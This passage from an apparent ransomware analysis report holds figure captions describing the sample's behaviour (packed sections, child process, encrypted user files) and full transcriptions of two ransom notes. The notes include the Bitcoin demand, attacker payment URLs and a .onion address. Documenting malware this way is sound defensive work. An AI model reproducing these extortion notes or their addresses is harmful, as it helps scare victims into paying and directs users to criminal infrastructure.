


Figure 36: Checking packed sections with detect it easy




Figure 37: Malware run was deleted from the folder




Figure 38: Malware child process




Figure 39: Malware using a lot of CPU and I/O




Figure 40: Ransomware instructions




Figure 41: Ransomware files added and user files encrypted




Figure 42: Nothing in C:||Windows and subfolders




Figure 43: Ransomware files on the desktop

Figure 44: Ransomware recover file in user Documents




Figure 45: Analysing malware with Process Monitor





Figure 46: Ransomware instructions .png file

```
NOT YOUR LANGUAGE? USE https://translate.google.com

What happened to your files ?
All of your files were protected by a strong encryption with AES
More information about the encryption keys using AES can be found here: http://en.wikipedia.org/wiki/AES

How did this happen ?
!!! Specially for your PC was generated personal AES KEY, both public and private.
!!! ALL YOUR FILES were encrypted with the public key, which has been transferred to your computer via the Internet.
!!! Decrypting of your files is only possible with the help of the private key and decrypt program , which is on our Secret Server

What do I do ?
So, there are two ways you can choose: wait for a miracle and get your price doubled, or start obtaining BITCOIN NOW! , and restore your data easy way.
If You have really valuable data, you better not waste your time, because there is no other way to get your files, except make a payment.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:
1. http://gwe32fdr74bhfsyujb34gfszfv.zatcurr.com/D2CFE6872D736B44
2. http://tes543berda73i48fsdfsd.keratadze.at/D2CFE6872D736B44
3. http://tt54rfdjhb34rfbnknaerg.milerteddy.com/D2CFE6872D736B44
If for some reasons the addresses are not available, follow these steps:
1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser
3. Type in the address bar: xlowfznrg4wf7dli.onion/D2CFE6872D736B44
4. Follow the instructions on the site.

---------- IMPORTANT INFORMATION----------
*-*-* Your personal pages:
http://gwe32fdr74bhfsyujb34gfszfv.zatcurr.com/D2CFE6872D736B44
http://tes543berda73i48fsdfsd.keratadze.at/D2CFE6872D736B44
http://tt54rfdjhb34rfbnknaerg.milerteddy.com/D2CFE6872D736B44
*-*-* Your personal page Tor-Browser: xlowfznrg4wf7dli.ONION/D2CFE6872D736B44
```

Figure 47: Ransomware instruction .txt file



NOT YOUR LANGUAGE? USE Google Translate

What happened to your files?

All of your files were protected by a strong encryption with AES

More information about the encryption AES can be found https://en.wikipedia.org/wiki/AES

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them

How did this happen?

Especially for you, on our SERVER was generated the secret key

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of YOUR FILES is only possible with the help of the private key and decrypt program which is on our Secret Server!!!

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed

If you really need your data, then we suggest you do not waste valuable time searching for other solutions becausen they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1 - http://gwe32fdr74bhfsyujb34gfszfv.zatcurr.com/D2CFE6872D736B44
2 - http://tes543berda73i48fsdfsd.keratadze.at/D2CFE6872D736B44
3 - http://tt54rfdjhb34rfbnknaerg.milerteddy.com/D2CFE6872D736B44

If for some reasons the addresses are not available, follow these steps:

1 - Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2 - After a successful installation, run the browser and wait for initialization.
3 - Type in the tor-browser address bar: xlowfznrg4wf7dli.onion/D2CFE6872D736B44
4 - Follow the instructions on the site.

!!! IMPORTANT INFORMATION:

Your Personal PAGES:
http://gwe32fdr74bhfsyujb34gfszfv.zatcurr.com/D2CFE6872D736B44
http://tes543berda73i48fsdfsd.keratadze.at/D2CFE6872D736B44
http://tt54rfdjhb34rfbnknaerg.milerteddy.com/D2CFE6872D736B44
Your Personal TOR-Browser page : xlowfznrg4wf7dli.onion/D2CFE6872D736B44
Your personal ID (if you open the site directly): D2CFE6872D736B44

Figure 48: Ransomware instruction .html file